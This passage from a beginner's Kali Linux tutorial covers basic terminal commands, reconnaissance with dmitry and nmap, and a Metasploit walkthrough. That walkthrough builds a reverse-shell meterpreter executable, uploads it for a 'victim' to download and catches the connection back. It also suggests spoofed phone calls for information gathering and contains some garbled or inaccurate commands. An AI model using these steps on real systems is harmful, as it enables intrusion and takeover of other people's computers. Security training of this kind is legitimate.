Now let's get familiar with the terminal. In windows there is a command prompt from where the whole system can be assessable, in Linux there is something called as terminal which is a based upon the command line interface from where the whole system can be viewed. In order to open the terminal just follow the path as – "Applications > Accessories > terminal" and from there you can simply copy the terminal to the desktop like I did, so that every time the user doesn't have to go there, he just come in and click on the terminal to access it (Figure 4).



Figure 4. *Showing the path to open the terminal*



Figure 5. *The terminal – a command line interface*

And this is how the terminal looks like (Figure 5).

Now let's get our hands dirty by running some of the commands in the terminal and let's get friendly with the Linux.

Some of the important commands which will help the user to get friendly with Kali:

- In order to run a service in Linux just run `service <name> start`. For an instance let's say I have run a service called apache2 for my local-host then I will type, "service apache2 start" (Figure 6). And in order to check whether the service has been successfully started or not. Just start your Internet browser and write "127.0.0.1" which is a loopback address which shows the successful working of the Apache server (Figure 7).
- In order to open the Internet browser through the terminal, just enter "Firefox &" and it will open the browser and also shows that what exactly the PID (process ID) for this browser process has been allocated (Figure 8).
- If the root wants to change the password of his account, he can simply do it by entering the command, "passwd" and enter the password it will change the password from default "toor" to say "123" (Figure 9)



Figure 6. *Showing to start the apache2 service*



Figure 7. *Shows Apache is successfully running*



Figure 8. *Showing to open the Firefox browser*

Till now we have seen some of the important commands which make a user friendly with the Linux terminal. Some more commands which are very helpful for any user to get started with the Linux and those are:

- ls – list the files and folders of the current directory
- cd – change directory
- touch – to make a file
- mkdir – to create a directory
- rm – removes the files, rm -R removes files and directories
- rmdir – removes the empty directories
- man – open the manual for the commands
- time – to see the current time



Figure 9. *Changing root default password*



Figure 10. *Exploring the tools*

- date – shows the current
- nano – another editor for the creation and editing of the files.

Now these are some of the most important commands which will help any user in the further process. Now let us just get back to our main motive but before first let me make everyone familiar with some of the terminologies which will help everyone to understand the basic concept behind the scene.

Now in order to begin with any kind of hacking every person has to go through some phases and those phases are knows as the hacking phases and those are:

Steps Performed by Hackers:
There are only five steps in order to hack anything in this world:

- Information Gathering
- Scanning
- Gaining Access
- Maintaining Access
- Covering Tracks

In order to explore more about these hacking steps let's just check from where all the tools can be accessed in GUI interface (Figure 10).

Now there are more than 300+ tools in Kali Linux which will help to acquire the remote systems, generating your own payloads, addition of latest exploits, scanning process and much more. Now it is not possible for me also to explore each and every tool in the tool list but what I am going to do here is sticking to the main concept and will going to show the main tools which will make a person familiar with the Kali and it will also make them free to use the tools of their own.

Information Gathering
the very first step in order to gather each and every information about the target, only then a tester can examine the whole bunch of vulnerabilities and can patch them easily and safely. Now the major source of gathering the information is Google which is an open source and is available for each person. But the information gathering depends upon:

- Active gathering- which completely means a user is interacting with the target directly. For an instance – making a phone call to a friend working in the target company and gathering the information by spoofing your own friend.
- Passive gathering – in which a user is not directly interacting with the target means collecting the information from search engines like Google or Bing (Figure 11).

Now the main task is to gather the IP (Internet Protocol) address which is a 32-bit unique number and is being assigned to everyone. The best method is to ping a website and gather the IP address. Although the ping is used for checking the whether the host is alive or not but here we are quite stick to our own method. So, if your target is

Figure 11. *Gathering information from Google*



Figure 12. *Acquiring the IP address of a particular website*



Figure 13. *Options in Dmitry*

website simply ping `<website name>` and copy the IP address (Figure 12).

Now the next information gather is to check for the:

- reverse look up
- DNS information
- IP address
- and type of target

Now in Kali there is only tool which can give you all these results, and you don't have your Internet every time to go a website and start searching for the results. The tool that I am using here is "dmitry" which is completely based on command line but very easy to use and even give the results faster and accurate.

So in order to use dmitry simply run the following command (Figure 13-15):

```
<dmitry -winsepfb -t 0-9 -e IP>
```

Now in this particular scan I have targeted the Google and it shows the scan results that all the 150 ports are in a closed state. You can simply put as many as options you want.

Scanning

The second most important phase to find out the services that are vulnerable, the open ports, and many other types of types of services which are vulnerable in windows, websites, routers, and networks etc. therefore, scanning is broadly divided into major three parts:

- Port scanning: In this method the attacker will send a number of messages to break into the computer so that he can get the information about the computer's network.
- Network Scanning: To check the number of active hosts on the network.
- Vulnerability scanning: Means to check the weaknesses in the target so that it attacker uses those to gain the access of the target

So now I am going to use the universal vulnerability scanner which gives the best output for scanning process and is an open source available freely on the Internet and the tool known is nmap which is responsible a number of fingerprinting, service fingerprinting and numerous TCP scan, stealth scan, UDP scan, PORT scan and many more.



Figure 14. *Running Dmitry against Google*



Figure 16. *Invoking the nmap in the terminal*



Figure 15. *Results of the Dmitry scan*



Figure 17. *TCP scans*

Step 1
Invoke the nmap by running the command "nmap" (Figure 16).

Step 2
Check for TCP SCAN. Command used is: namp `-sT` IPaddress (Figure 17).

Exploitation
Gaining Access or exploitation means to acquire any computer system, control panel of any website or any network without someone's permission. The attacker in this phase attacks on the systems to gain the access and steals the important information about the company which he wants to exploit. The exploit can occur in LAN (Local Area Network), in a WAN (Wide Area Network) and also it can also occur offline like REVERSE ENGINEERING, Buffer Overflow Attacks, Password Filtering etc.

Now in this particular phase I am going to exploit my own WIN-7 just to show how the exploitation can be done through Kali Linux in much faster way than Backtrack.

Before going deep into the exploitation let me clear some of the basic terminologies so that there should be no confusion while going through attacking phase.

- Threat: A threat is potential violation of the security.
- Vulnerability: It is the weakness in the design of an application or any website that can lead to compromising with the security of the system or the network or any web based application.
- Attack: To set up a violence force.
- Exploit: It means to breach the security of the IT (Info. Tech.) System through the vulnerability.
- Payload: Payloads in computer security are related to malicious files (generally .exe) which perform malicious activity.
- Reverse TCP connection: A reverse connection actually made to bypass the restrictions that the firewall has applied on the open ports. A firewall actually blocks the incoming traffic through the open ports but could not block the outgoing traffic. So, the attacker use this way to bypass the security restrictions.

Things Required

- KALI LINUX UPDATED METASPLOIT.
- An intermediate to upload your payload (I am using DROPBOX and SHARE FOLDER of KALI LINUX).

Brief Description about the Metasploit

Metasploit (also known as MS) is basically an open source framework that contains all the exploits, payloads, helpful in penetration testing and also helpful in IDS signature development. MSF actually contains the database of the exploit codes which when hit on any PC inside or outside the network with the concerned vulnerabilities, produce a shell at that targeted PC and returns back to the attacker's machine.

So, let's get started with the exploitation phase:

- Open up the terminal and invoke the Metasploit console by running the command called `msfconsole` and wait for 1-2 minutes as it takes time to load all the payloads, exploits etc (Figure 18).



Figure 18. *Invoking the Metasploit Terminal*



Figure 19. *Generating a payload for back connection*



Figure 20. *Executing the exploit to run*

- And in the mean while till the msfconsole gets opened, open up a new terminal to create a payload which will help to create a back connection, and in order to create a payload enter the following command (Figure 19): `msfpayload windows/meterpreter/reverse_tcp lhost=Kali IP address lport=4444 x > /root/Desktop/backconnection.exe`
- Now upload it anywhere on the Internet to exploit and here I am uploading it in dropbox just for demonstration.
- Now coming back to the Metasploit console and run the following commands step by step.
- Write the command – `use exploit/multi/handler` and press enter" (Figure 20)
- Set a payload by writing the command (Figure 21): `set payload Windows/vncinject/reverse_tcp`
- Set the LHOST (LOCAL HOST) – `set lhost 192.168.40.128` (KALI IP address) (Figure 22)
- Then Just set for the exploit – "exploit" (Figure 23)
- Now as soon as The VICTIM download your vulnerable payload file from the INTERNET you will get the back connection of his/her PC (Figure 24 and Figure 25)

Maintaining Access

Maintaining Access is an important phase after gaining the access to any computer system. In this step the attacker leaves himself an easier way in order to come back to into the system later. By this step of hacking an attacker can come to the gained system anytime even if the service he exploited is patched. The Metasploit Persistent Meterpreter Service is what an attacker usually uses, but there's warning when you use this persistent Meterpreter requires no authentication. But this will have a problem. Any other attacker who uses the same service will also have the same port address to maintain the access which is not a right thing.

Covering tracks

Covering tracks is a last phase of hacking. Covering tracks refers to the actions that are being undertaken by an attacker to widen his exploitation of the system without being detected. Now the reason behind covering tracks is to be on the safer side and also include the prolonged stay and continued use of resources.

Conclusion

In the end I would only like to conclude that in the depth of crisis, hacking over the INTERNET is still a very big problem. Some hackers do it for the sake of fun or some do it for the sake of taking revenge. Therefore, KALI is the solution of all these answers. Kali can be used as an OS for penetration testing which could help the security



Figure 21. *Executing the payload*



Figure 23. *Setting up the exploit in msfconsole*



Figure 22. *Setting up the LHOST*



Figure 24. *Victim tried to install our payload*



Figure 25. *Successfully got the Windows Shell on my KALI LINUX*

researchers and analysts to find out the bugs in various networks or OS so that they can become secure to some extent.

DEEPANSHU KHANNA
Linux Security Researcher,
Mr. Deepanshu Khanna, a Young Linux Security Expert from Ludhiana, Punjab (India), is Linux Security Researcher & Penetration Tester at "Prediqnous – Cyber Security & IT Intelligence". Currently, he is pursuing his B.Tech. in Computer Science from Lovely Professional University (LPU). He managed Web Penetration testing, performed network analysis, Exploit making, Nessus Complete Security, IDS and Linux Security, which leads him to join Prediqnous Team. He has delivered his knowledge through Seminars and Workshops across India. He gives training to the students for IT Security & Ethical Hacking. He found and reported many vulnerabilities and phishing scams to IT Dept. of India. He aims to get applauses from other experts of IT industry for his research work on IT Security.
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